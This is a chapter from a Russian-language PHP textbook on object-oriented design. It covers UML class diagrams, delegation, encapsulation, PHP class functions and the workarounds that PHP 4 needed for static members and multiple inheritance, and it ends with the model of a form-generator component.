UML предоставляет хорошую возможность спроектировать приложение, прежде чем начать его кодировать. Он дает возможность представить принципиальную схему, выделить программистов для написания определенных компонентов и оценить продолжительность периода разработки ПО. Мы опишем некоторые основные модели проектирования, которые помогают создавать гибкие и масштабируемые веб-приложения. Сейчас мы рассмотрим составную часть UML, которую называют диаграммой классов (class diagram) и используют для описания объектных моделей.

В UML можно описать класс как квадрат, в котором перечислены имя класса, его члены и сервисы, разделяемые горизонтальными линиями. Основной символ класса выглядит в UML так (рис. 5.6).

Часто члены опускают и указывают только методы. Все зависит от того, насколько быстро надо зафиксировать свои мысли.

**Перечисление членов наряду с методами - хорошая практика, особенно если планируется работа с базами данных.**

Зная, как моделируется базовый класс, посмотрим, как моделировать более сложные классы, содержащие другие классы. Мы не станем включать их в список членов класса. Используя символы UML, мы соединим их ромбиком и прямой линией (рис. 5.7).

Эта диаграмма показывает, что класс 2 содержится в классе 1. В ООП это принято называть **включением** (containment). Для нашего примера класса Car можно создать такую модель (рис. 5.8).

Эта диаграмма показывает, что класс Car «включает в себя» классы Key и Engine. Чёрные ромбики показывают, что для того, чтобы обеспечить функционирование автомобиля, эти компоненты должны строиться вместе с ним. Помните, на конструкторы возлагается обязанность создать экземпляры всех компонентов, входящих в класс. Глядя на приведенную диаграмму классов, программист легко определит, экземпляры каких объектов он должен создать, чтобы сделать доступными все сервисы.

Существует еще белый ромбик, тоже обозначающий отношение включения, но в нем создавать экземпляр включаемого класса при создании объекта не надо. Вот пример, в котором в класс Car добавляется функция CDPlayer() (рис. 5.9).

Не во всех автомобилях должны быть CD-плееры, что и обозначает новый символ - белый ромбик. Если при создании объекта Car не надо строить его компоненты, то для создания объекта CDPlayer необходимо предоставить ме-




Рис. 5.6. Символ класса в UML




Рис. 5.7. Моделирование классов, содержащих другие классы




Рис. 5.8. Модель с включением




Рис. 5.9. Добавление функции CDPlayer в класс Car

тод фабрики (обсуждавшийся ранее), например метод `createCdPlayer()` в нашем классе Саг. Класс плейера отличается от `Engine RequiredKey` в том отношении, что в классе Саг мы не создавали фабричные методы `createEngine()` и `createRequiredKey()`. На практике предоставлять эти сервисы тоже нет смысла.

Иногда класс «пользуется» другим классом в своих локальных методах, но не содержит его. Например, мы можем воспользоваться классом Date для действий с временными метками (timestamps) UNIX. Мы отмечаем это сплошной линией без ромбиков (рис. 5.10).

Зная, как моделировать включение, займемся моделированием структур наследования. В нашем примере интернет-магазина был целый ряд носителей, например CD, фильмы и книги. Мы создали родительский класс Media и породили различные его подтипы, исходя из различных типов носителей, имеющихся в магазине. Чтобы показать, что Cd, Book и другие классы наследуют классу Media, используется черный треугольник, обращенный вершиной к родительскому классу, основание которого соединено со всеми дочерними классами. Вот UML-модель нашего магазина (рис. 5.11).

Обратите внимание, что нет необходимости включать все методы из класса Media. Подразумевается, что дочерние классы обладают ими в соответствии со структурой UML-диаграммы. Однако хорошей практикой считается включение всех методов с одинаковыми именами, которые переопределены, как `display()` в данном случае.

По мере усложнения классов можно для экономии места опустить их. Наследование может, конечно, быть продолжено, например класс Movie может иметь подтипы VHS и OVD, если это способствует ясности реализации. Мы вскоре разберем хороший пример, использующий наследование и включение, сейчас же рассмотрим специфический тип включения, называемый делегированием.

## Делегирование

Делегирование представляет собой особый тип включения, в котором класс может повторно использовать код другого объекта. Когда класс должен пре-




Рис. 5.10. Добавление класса Date




Рис. 5.11. UML-модель интернет-магазина

доставить сервис, он может просто делегировать этот сервис включенному объекту и ждать ответа. Делегирование совершенно отлично от физического включения, т. к. в случае делегирования у объекта нет физического соединения, которое имеется, например, у двигателя с автомобилем. Единственное назначение включенного объекта - повторно обращаться к сервисам, чтобы сделать собственное устройство более простым и «сцепленным».

Пусть, например, мы создаем объект формы, который показывает и проверяет данные, переданные в форме. Одно из возможных решений - проверка данных в объекте формы. Ужасным его не назовешь, но гораздо лучше создать отдельный класс для проверки, чтобы класс формы просто вызывал сервисы. Ужасным его не назовешь, но гораздо лучше создать отдельный класс для проверки, чтобы класс формы просто вызывал сервисы. Ужасным его не назовешь, но гораздо лучше создать отдельный класс для проверки, чтобы класс формы просто вызывал сервисы.




Рис. 5.12. Пример с включением

проверяющего объекта. Вот диаграмма UML (рис. 5.12), иллюстрирующая этот пример с включением.

Класс DataValidator включен в Form и строится тогда, когда создается экземпляр объекта Form. Зачем мы это сделали? Представим себе, что класс проверки данных понадобился в другом приложении, например в почтовой программе. В обычных условиях для использования в новом приложении потребовалось бы написать его код заново. Лучше создать объект DataValidator, чтобы включить его во все приложения, где он может понадобиться.

В нашем предшествующем обсуждении высокой степени сцепления объект Form напоминает класс-творец, когда обрабатывает элементы формы, код JavaScript, занимается выводом и стилем формы, а также проверкой данных. Разумно поместить все такие «подсервисы» в отдельные классы, делегируемые из класса Form.

Еще одно важное наблюдение касается того, что объект Form знает о классе DataValidator, но DataValidator не знает о том, что содержится внутри Form. В коде DataValidator нет ссылок на класс Form, в результате связь становится односторонней вместо двусторонней. И еще одно замечание: с помощью делегирования мы создали слабо связанную архитектуру. Очень важно учитывать возможности повторного использования кода в других приложениях, поскольку целью должно быть создание объектов с высоким сцеплением и слабой связью. Рассмотрим пример.

В предлагаемом коде есть три метода, делегирующих задачи классу DataValidator. Первый метод, `addElement()`, помещает значение и тип элемента, а также его сообщение об ошибке в объект DataValidator:

```

/*
 * Помещает элемент формы в список элементов формы,
 * А также в объект validator
 */
  
```

```

function addElement($element)
{
    $this->formElements[] = $element;

    // ПОМЕЩЕНИЕ В VALIDATOR
    $needsValidation = isset($element->regularExpression) &&
        isset($element->errorMessage);

    if ($needsValidation) {
        $this->validator->add($element->value,
            $element->regularExpression,
            $element->errorMessage");
    }
}

```

Метод `addElement()` должен добавить элемент как в форму, так и в список проверяемых элементов. Альтернативой может быть создание списков элементов для проверки внутри объекта `Form`, но мы предпочли делегировать задачу объекту `$validator`. Посмотрим на другой метод, который делегирует все задание объекту `validator`:

```

/*
 * Проверить допустимость всех элементов формы. Функция возвращает true,
 * если допустимы все проверяемые элементы, иначе возвращает false.
 */
function validate($element)
{
    return $this->validator->validate();
}

```

Эта функция самостоятельно делегирует задачу проверки всех объектов методом `validate()` в классе `DataValidator`. При этом также записываются сообщения об ошибках, которые можно извлечь с помощью такого метода:

```

/*
 * Извлекает сообщение об ошибке, сгенерированное методом validate().
 * Следует вызывать, только когда validate() возвращает false.
 */
function getErrorMessage()
{
    return $this->validator->getErrorMessage();
}

```

Обеспечивая интерфейс поверх объекта `validator`, объект `Form` выступает как фасад к другим объектам в нашей программе `Form`.

Как мы видели, можно разрабатывать элегантные решения стандартных задач, делегируя действия более мелким объектам, и создавать в результате модули, которые легче сопровождать и повторно использовать.

## Важные эвристики и проектные решения

Часто объекты проектируют так, как если бы их главной задачей было хранение данных, но это неправильный подход к ООП. Объект отличается от структуры данных тем, что предоставляет существенные сервисы. Рассмотрим пример, когда объект не предоставляет необходимых ожидаемых от него сервисов:

```
class Point
{
    var $x;
    var $y;
    var $color;

    function Point($x, $y) {$this->setX($x); $this->setY($y);}
    function setX($x) {$this->x = $x;}
    function setY($y) {$this->y = $y;}
    function setColor($color) {$this->color = $color;}
    function getX() {return $this->x;}
    function getY() {return $this->y;}
    function getColr() {return $this->color;}
    function draw() {...}
}
```

Вначале может показаться, что это прекрасный класс для описания точки, однако **посмотрим**, как он будет работать с такой точкой:

```
$point = new Point(100, 40);
$point->draw();

$x = $point->getX();
$x += 32;

$y = $point->getY();
$y += 96;

$point->setX($x);
$point->setY($y);

$point->draw();
```

Не замечаете ли вы проблем, связанных с этим кодом? Хотя все выглядит нормально, некоторые проблемы этому коду внутренне присущи. Почему наш код принимает решения от имени объекта? Зачем заниматься деталями реализации, такими как  $\$x = \$x + 32$ , когда это можно было бы предоставить самому объекту? Не должен ли объект научиться работать сам? Этот класс определен недостаточно хорошо, поскольку не использует возможности инкапсуляции. Лучше определить класс следующим образом:

```
class Point
{
    var $x;
    var $y;
    var $color;

    function Point($x = 0, $y = 0)
    {
        $this->moveTo($x, $y);
    }

    function moveTo($x, $y)
    {
        $this->x = $x;
        $this->y = $y;
    }

    function transposeX($amount)
    {
        $this->x += $amount;
    }

    function transposeY($amount)
    {
        $this->y += $amount;
    }

    function transpose($xAmount, $yAmount)
    {
        $this->transposeX($xAmount);
        $this->transposeY($yAmount);
    }

    function setColor($color) {$this->color = $color;}
    function draw() {...}
}
```

Теперь посмотрим, насколько хороший получился код и как достигается инкапсуляция объекта. Функциональность осталась такой же, как в предыдущем примере:

```
$point = new Point(100, 40);
$point->transpose(32, 96);
$point->draw();
```

Обратите внимание, что детали реализации скрыты, а объект принимает решения самостоятельно. Эвристика, согласно которой все объекты в программе должны быть инкапсулированы, позволяет добиться лучшей читаемости и сопровождаемости программы.

## Функции PHP для работы с классами

В PHP есть несколько функций, с помощью которых можно получить имя класса объекта или установить, какому классу он наследует. Некоторые из этих функций дают возможность обойти плохое проектирование ОО кода.

### `get_class()`

```
string get_class(object obj)
```

В PHP есть метод `get_class()`, возвращающий имя класса объекта. Он полезен при отладке и помогает удостовериться в корректности данных, передаваемых методам. Пусть, например, есть некий искусственный метод, принимающий объект `User`, тогда отладка облегчается функцией, приведенной в следующем фрагменте кода:

```
function authorize($user)
{
    assert(get_class($user) == 'user');

    if ($user->department == $this->requiredDepartment) {
        return true;
    }

    return false;
}
```

Этот метод полезен для проверки допустимости данных, когда вы отлаживаете приложение вместо того, чтобы просто убедиться, что функцию `is_object()` использует именно объект. С его помощью можно сэкономить много времени при написании приложения, в котором объекты интенсивно взаимодействуют между собой.

Важно учитывать, что PHP преобразует имена классов в нижний регистр, поэтому при сравнении строк имя класса следует записывать строчными буквами. В данном примере мы сравнивали результат функции `get_class()` с «`user`», а не «`User`». Сравнение с «`User`» дало бы несовпадение и ошибку утверждения (`assertion error`).

### `get_parent_class()`

```
string get_parent_class(object obj)
```

Эта функция удобна при тестировании полиморфного кода. В окончательно готовом веб-приложении она не нужна, поскольку все объекты должны порождаться необходимыми родительскими классами. Если это не так, значит, в приложении есть очень серьезные ошибки. Вот пример кода для тестирования полиморфного метода:

```
function displayAll()
{
    foreach ($this->items as $item) {
```

```
        assert(get_parent_class($item) == 'Item');
        $item->display();
    }
    return false;
}
```

Эта функция берет массив объектов, представляющих собой подтипы родительского класса Item, и поочередно их отображает. Программа проверяет, относится ли каждый объект в списке к подтипу класса Item. Для отладки это полезно, но в рабочих условиях должно быть отключено. Подробнее об отладке можно узнать в следующей главе.

## Ограничения PHP

Как отмечалось на протяжении этой главы, реализации ООП в PHP присущи многие ограничения. Здесь мы поговорим о некоторых общих ограничениях PHP, таких как отсутствие статических членов, деструкторов и множественного наследования.

### Нет статических членов

PHP позволяет программистам использовать оператор вызова функций класса (см. раздел «[Наследование](#)»), но не позволяет создавать статические члены. Что такое статический член? Он похож на глобальную переменную, только привязанную к пространству имен класса (не пространству имен объекта). Такая переменная используется всеми экземплярами класса, а не каждым в отдельности.

Зачем могут понадобиться статические члены? Во-первых, иногда удобно, чтобы группа экземпляров одного типа объекта обращалась к одним и тем же [данным](#), чтобы не копировать их в каждом экземпляре и сэкономить память. Вторая возможная причина – потребность иметь свойство, относящееся ко всем экземплярам класса, такое как количество экземпляров данного класса, существующих в настоящий момент.

Многие языки, например Java, поддерживают статические члены, но PHP напрямую не поддерживает переменные такого типа. Однако комбинируя глобальные переменные со статическими методами, можно получить члены, которые действуют так же, как статические. Проиллюстрируем этот прием на примере класса Apple со статическим членом, хранящим количество экземпляров класса Apple, находящихся в памяти:

```
<?php
// Apple.php
class Apple
{
    var $isEaten;
```

В конструктор класса Apple поместим такой код, который указывает, что мы хотим обратиться к переменной \$numberOfApples, находящейся в глобальном пространстве имен, и увеличить ее на единицу, тем самым показав, что создан один объект Apple:

```
function Apple()
{
    global $numberOfApples;
    $numberOfApples++;
    . $this->isEaten = false;
}
```

Аналогично метод eat() «съедает» одно яблоко и уменьшает глобальную переменную \$numberOfApples:

```
: function eat()
{
    if (!$this->isEaten()) {
        global $numberOfApples;
        $numberOfApples--;
        $this->isEaten = true;
    }
}

function isEaten()
{
    return $this->isEaten;
}
```

Обратите внимание, что глобальная переменная будет декрементирована, только если объект еще не съеден. Это обеспечивает некоторую целостность нашей псевдостатической переменной. Наконец, определим метод count(), возвращающий количество объектов Apple, находящихся в памяти:

```
// Статический метод
function count()
{
    global $numberOfApples;
    return $numberOfApples;
}

$a1 = new Apple(); // устанавливает для $numberOfApples значение 1
$a2 = new Apple(); // устанавливает для $numberOfApples значение 2
$a3 = new Apple(); // устанавливает для $numberOfApples значение 3

echo(Apple::count() . "<br>"); // outputs 3

$a1->eat(); // устанавливает для $numberOfApples значение 2
$a2->eat(); // устанавливает для $numberOfApples значение 1
```

```
$a4 = new Apple(); // устанавливает для $numberOfApples значение 2  
echo(Apple::count() . "<br>"); // выводит 2  
?>
```

*Применение глобальных переменных в коде не одобряется, но для эмуляции статических членов в PHP этот метод вполне эффективен.*

При выполнении этого кода сначала выводится значение 3, а затем 2, как отмечено в комментариях. Такой способ имитации статических переменных полезен, но с ним связаны некоторые проблемы:

- Этот способ не защищает переменную от модификации, за исключением случаев использования статических членов, возможно, нарушая таким образом целостность данных.
- Фактически член не связан с классом, что затрудняет его трассировку и требует дополнительного документирования, чтобы сообщить о том, что переменная на самом деле **статическая**.
- Клиенты могут затереть содержимое глобальной переменной, если не знают о ее существовании.

Такие проблемы всегда сопутствуют применению глобальных переменных и не составляют исключения в данном случае.

## Отсутствие деструкторов

Конструктор приводит объект в состояние полной готовности к работе, но в ООП есть и противоположное понятие - деструктор, назначением которого является уборка переменных-членов и включенных объектов либо выполнение задач, связанных с завершением существования объекта, например помещением его в хранилище данных. В PHP такого способа разрушения объектов нет; все объекты, созданные сценарием, PHP ликвидирует после завершения работы сценария.

## Отсутствие множественного наследования

Множественное наследование - это способность нового класса наследовать члены и методы одновременно нескольких классов. Например, если есть класс Engineer и класс Manager, то множественное наследование позволит создать новый класс EngineeringManager, который унаследует им обоим.

В PHP не существует способа наследовать члены и методы более чем одного класса с помощью ключевого слова `extends`. В отличие от PHP, в таких языках, как C++ и Python, такая возможность есть. Как и в случае статических членов, множественное наследование можно эмулировать с помощью наследования и делегирования. Фокус состоит в том, чтобы наследовать одному классу и включить другие классы, которым нужно наследовать, а затем создать методы делегирования включенным объектам. Такое решение не оптимально для большого числа классов, которым нужно наследовать, но для наследования двум-трем классам это простой выход.

Приведем пример создания `EngineeringManager` из базовых классов `Manager` и `Engineer`. Рассмотрим сначала класс `Manager`:

```
<?php
// manager.php
class Manager
{
    var $firstName, $lastName;

    function Manager($firstName, $lastName)
    {
        $this->firstName = $firstName;
        $this->lastName = $lastName;
    }

    function bossAround($employee)
    {
        // ... код для командования служащими
    }

    function payEmployee($employee)
    {
        // ... код для выплаты служащему зарплаты
    }
}
?>
```

Ничего особенного здесь нет. В базовом классе есть два метода, позволяющие менеджерам командовать служащими и платить служащим, чего инженеры делать не могут:

```
<?php
// engineer.php
class Engineer
{
    var $firstName, $lastName;

    function Engineer($firstName, $lastName, $engineerType)
    {
        $this->firstName = $firstName;
        $this->lastName = $lastName;
    }

    function designProject($project)
    {
        // ... код для привлечения этого инженера к проекту
    }

    function getEngineerType()
    {
        return $this->engineerType;
    }
}
?>
```

В классе Engineer есть метод для назначения инженера участником проекта. Создавая теперь технического руководителя, мы предполагаем, что он будет командовать другими **инженерами**, выдавать чеками зарплату и разрабатывать проекты. Прием с наследованием/делегированием для имитации множественного наследования мы используем так:

```
<?php  
class EngineeringManager extends Manager  
{  
    var $engineer;
```

Здесь класс `EngineeringManager` – дочерний для класса `Manager`, поэтому он должен содержать все члены и методы последнего. Чтобы обеспечить функциональность класса `Engineer`, мы храним его экземпляр в классе `EngineeringManager` и делаем в конструкторе следующее:

```
function EngineeringManager($firstName, $lastName, $engineerType)  
{  
    Manager::Manager($firstName, $lastName);  
    $this->engineer = new Engineer($firstName, $lastName, $engineerType);  
}  
  
function designProject($project)  
{  
    $this->engineer->designProject($project);  
}  
  
function getEngineerType()  
{  
    return $this->engineer->getEngineerType();  
}  
  
$engineeringManager =  
new EngineeringManager('Ken', 'Egervari', 'Mechanical');  
?>
```

Этот код гарантирует, что в каждом объекте `EngineeringManager` будет сордеряться объект `Engineer`. Действие метода `designProject()` обеспечивается делегированием включенному объекту `$engineer`:

```
function designProject($project)  
{  
    $this->engineer->designProject($project);  
}
```

Следующий код обеспечивает метод `getEngineerType()`:

```
function getEngineerType()  
{
```

```
    return $this->engineer->getEngineerType();  
}
```

Теперь в каждом экземпляре класса `EngineeringManager` будут содержаться все методы из обоих классов. Сложность такого метода растет по мере того, как растет количество классов, которым надо наследовать, поэтому возникнут очень большие сложности, если понадобится создавать новые классы, наследующие множественным комбинациям классов. Применение этого метода требует осторожности, поскольку можно надеяться, что в будущем PHP созрееет для использования множественного наследования.

*Этот прием может решить некоторые проблемы, однако при увеличении количества классов, которым надо наследовать, и количества дочерних классов, порожденных «множественным наследованием», легкость сопровождения кода уменьшается.*

## Моделирование сложных веб-компонентов

В данном разделе мы создадим модель генератора форм, описанного ранее в качестве класса-творца. Из этого примера вы узнаете новые способы структурирования объектов, как и некоторые искусственные способы проектирования, которые могут пригодиться при решении других проблем. Определим требования, предъявляемые к генератору форм. Генератор форм должен:

- создавать несколько форм для каждой страницы
- давать возможность назначать формам стиль, не меняя их логики
- обеспечивать стандартный интерфейс для добавления в форму элементов, а также кнопок
- обеспечивать проверку данных на стороне клиента (JavaScript) также, как на стороне сервера, незаметно используя регулярные выражения
- предоставлять стандартные определения обычных типов для проверки таких элементов формы, как, например, адреса электронной почты
- отображать содержимое обязательных полей полужирным шрифтом
- обрабатывать подтверждение сервера и вновь выводить форму, если в ней обнаружены ошибки
- автоматически, без форматирования, выводить список ошибок
- заставить механизм обработки сделать все это на одной странице PHP

Сначала такой модуль может показаться сложным, но при сохранении простоты архитектуры и правильном проектировании можно значительно уменьшить сложность. На самом деле, существует более гибкая конструкция генератора форм, но она требует создания большого числа внешних классов. Смысл этого примера в том, чтобы проиллюстрировать все изученные к тому моменту понятия и построить его с помощью объектов.

Прежде всего, следует определить объект `Form`, являющийся главным в нашем генераторе. Форма должна быть способна отображать себя с помощью

стиля, добавлять элементы и кнопки, создавать код проверки данных для стороны клиента (на JavaScript), проверять себя на сервере и выводить полное сообщение об ошибке, если проверка данных даст отрицательный результат.

Затем нам потребуется структура объекта для моделирования всех возможных элементов формы и кнопок, которые могут быть помещены на форму. Мы расширим родительский класс `FormElement`, включив в него все элементы, которые хотим добавить в форму. Это могут быть текстовые поля, поля даты, текстовые области, пароли, окна отправки файлов и выпадающие списки с множественным выбором. Сделав `FormElement` родительским классом, можно благодаря полиморфизму добавлять на форму сколько угодно элементов, не меняя логику показа, проверки и генерации кода JavaScript. Рассмотрим объектную модель (рис. 5.13):




Рис. 5.13. Объектная модель

Эта модель представляет собой довольно стандартную иерархию «включения-наследования», которую мы встречали в примерах этой главы, но с двумя оговорками. Прежде всего, диаграмма показывает, что элементы формы не включены в сами формы. Хотя физически они содержатся внутри формы, но ведут себя особо, когда впервые строится объект `Form`. Мы добавили методы, а именно `addElement()` и `addButton()`, посредством которых элементы помещаются на форму. Форма без элементов допустима, хотя реальной пользы в ней нет.

Другая сложность касается отношения включения и методов `add()` в объектах `ComboBox` и `MultiComboBox`. Добавлять элементы в комбинированное окно списка становится так же просто (и практически прозрачно), как добавлять их в форму. Значение нашего кода в том, что метод `display()` каждого подтипа `FormElement` может быть реализован любым способом. Можно просто вы-

вести нужным образом теги select и option, не нарушая при этом каких-либо правил в модели наследования. Небольшую и сходную структуру наследования можно создать для кнопок (рис. 5.14):




Рис. 5.14. Структура наследования для кнопок

Теперь у нас есть хорошая основа для создания структуры формы, но как заставить форму иметь приятный вид? Воспользуемся отдельным классом **FormStyle**, который позволит выбирать для форм произвольные стили. В данном случае мы выбрали HTML. Часто логику представления объекта помещают туда же, где находится логика приложения, что не очень хорошо. Компоненты стиля или оформители (decorators) дают возможность поместить логику представления в любое место, благодаря чему объект становится более сцепленным. Достоинством применения оформителей или компонентов стиля является то, что они дают возможность изменить стиль объекта, не меняя логики объекта, что облегчает сопровождение и повторное использование.

Для установки стиля формы мы воспользуемся делегированием. Стандартное проектное решение состоит в применении объекта **decorator** с целью введения в объект дополнительной информации представления. Благодаря структурированной природе HTML проще реализовать включение объекта. В результате вся модель становится точнее, и недостатков нет, поскольку мы добиваемся такой же функциональности, как с помощью класса оформителя.

Вот простая UML-диаграмма, показывающая форму с компонентом стиля (рис. 5.15):




Рис. 5.15. UML-диаграмма формы с компонентом стиля

Здесь класс `FormStyle` был расширен добавлением трех стилей. `DefaultStyle` – стиль, выбираемый для объекта `Form` в его конструкторе. Остальные два стиля произвольны и могут быть заменены любыми другими. При такой архитектуре можно получать формы прихотливого вида, просто создавая новые объекты стиля:

```
$form->setStyle(new ExtraNetStyle());
$form->display();
```

Если потребуется, скажем, по-иному распорядиться цветами, достаточно будет изменить строку кода:

```
$form->setStyle(new NewStyle());
$form->display();
```

При этом логику генератора форм изменять не потребуется.

Еще один фрагмент кода, выводимого генератором форм, является объектом проверки данных. Мы уже строили его, когда говорили о делегировании. Модель этого объекта приведена ниже (рис. 5.16):




Рис. 5.16. Модель объекта проверки данных

Для управления несколькими формами нужен фактический объект `FormEngine`, который и будет у нас последним. Объект `FormEngine` будет средством управления несколькими формами и воспроизведения библиотечного кода JavaScript при работе с несколькими формами. Этот объект выступает также в качестве фабрики объектов, поскольку с его помощью можно создавать формы. Вот модель этого объекта (рис. 5.17):




Рис. 5.17. Модель объекта, выступающего в качестве фабрики объектов

Причина, по которой нам для создания форм понадобился объект FormEngine, состоит в том, что он может вносить в таблицы подробности, необходимые для кода JavaScript. Благодаря этому мы можем создавать множественные формы с проверкой данных на стороне клиента. В результате наша форма почти завершена. Вот пример кода, демонстрирующий, как просто построить форму, показанную ранее:

```
$formEngine = new FormEngine();
$form = $formEngine->create("form", "Form Name", $PHP_SELF, "post");

$form->addElement(new FormHeader('General Information'));

$form->addElement(new TextField('name', '', 'Name', ALPHA,
    "You have failed to enter your name", true));

$form->addElement(new HiddenField('userID', '1'));

$form->addElement(new PasswordField('password', '', 'Password',
    PASSWORD,
    "You have failed to choose a password larger than 4 characters",
    true));

$form->addElement(new TextField('email', '', 'Email Address', EMAIL,
    "You have entered your email address incorrectly", true));

$form->addElement(
    new TextArea('description', '', 'Description', ALPHANUMERIC,
        "You have failed to enter any description about yourself",
        false, array("rows" => 10, "cols" => 40,)));

$form->addElement(new DateField('startdate', '', 'Start Date',
    false));

$form->addElement(new FileBrowser('file', 'File', false));

$combo = new ComboBox('wagetype', 'S', 'Wage Type', true);
$combo->add('Hourly', 'H');
$combo->add('Salary', 'S');
$form->addElement($combo);

$combo = new MultiComboBox('position', $position, 'Position', false);
$combo->add('Planner', 'P');
$combo->add('Manager', 'M');
$combo->add('Engineer', 'E');
$combo->add('Analyst', 'A');
$form->addElement($combo);

$form->addButton(new SubmitButton('submit', 'Submit'));
$form->addButton(new ResetButton('reset', 'Reset'));

if ($submit == 'Submit') {
    $isValid = $form->validate();

    if ($isValid) {
        echo("everything okay");
    }
}
```

```
// запись информации в базу данных или другая обработка
} else {
    echo($form->getErrorMessage());
    $form->display();
    $formEngine->displayJavascriptLibraryCode();
    echo($form->generateJavaSciptCode());
}
} else {
    $formEngine->displayJavascriptLibraryCode();
    $form->display();
    echo($form->generateJavaSciptCode());
}
```

Что, нет кода реализации? И как тут быть? Ответ прост: напишите этот код. Если вы собираетесь изучить ООП и разобраться в изучавшихся понятиях, **первое**, что необходимо сделать - закончить этот модуль. Это время не пропадет зря, потому что вы многократно сможете использовать полученный модуль в своих программах. Распрощайтесь с бесплатными **модулями**, загруженными из Интернета, и работайте с тем, что вы создали самостоятельно, с чем вы разобрались с самого основания.

## Резюме

Из этой главы вы узнали, что ООП имеет большое значение для выживания PHP в качестве веб-платформы завтрашнего дня. Рассказав о «**кризисе программного обеспечения**», состоявшем в том, что программы становились большими, сложными и неуправляемыми и возникла необходимость в более совершенной конструкции **программ**, мы поговорили о создании ООП и его **преимуществах**. Затем мы обсудили, в чем различия ООП и функционального программирования, и отметили преимущества, предоставляемые ООП программистам и архитекторам - улучшенное повторное использование и сопровождаемость кода.

Разобравшись с основами, мы занялись базовыми конструктивными элементами объектно-ориентированных программ - классами и объектами. Мы узнали, что в объектах есть методы, члены и конструктор и что экземпляры объектов, которые могут использоваться программой, создаются с помощью оператора PHP new. Мы узнали, что благодаря предоставлению клиентам удобных сервисов и сокрытию данных в объектах можно улучшить повторное использование и сопровождаемость кода. Такая возможность была названа инкапсуляцией, поскольку все детали реализации скрываются внутри класса и недоступны клиенту, пользующемуся им.

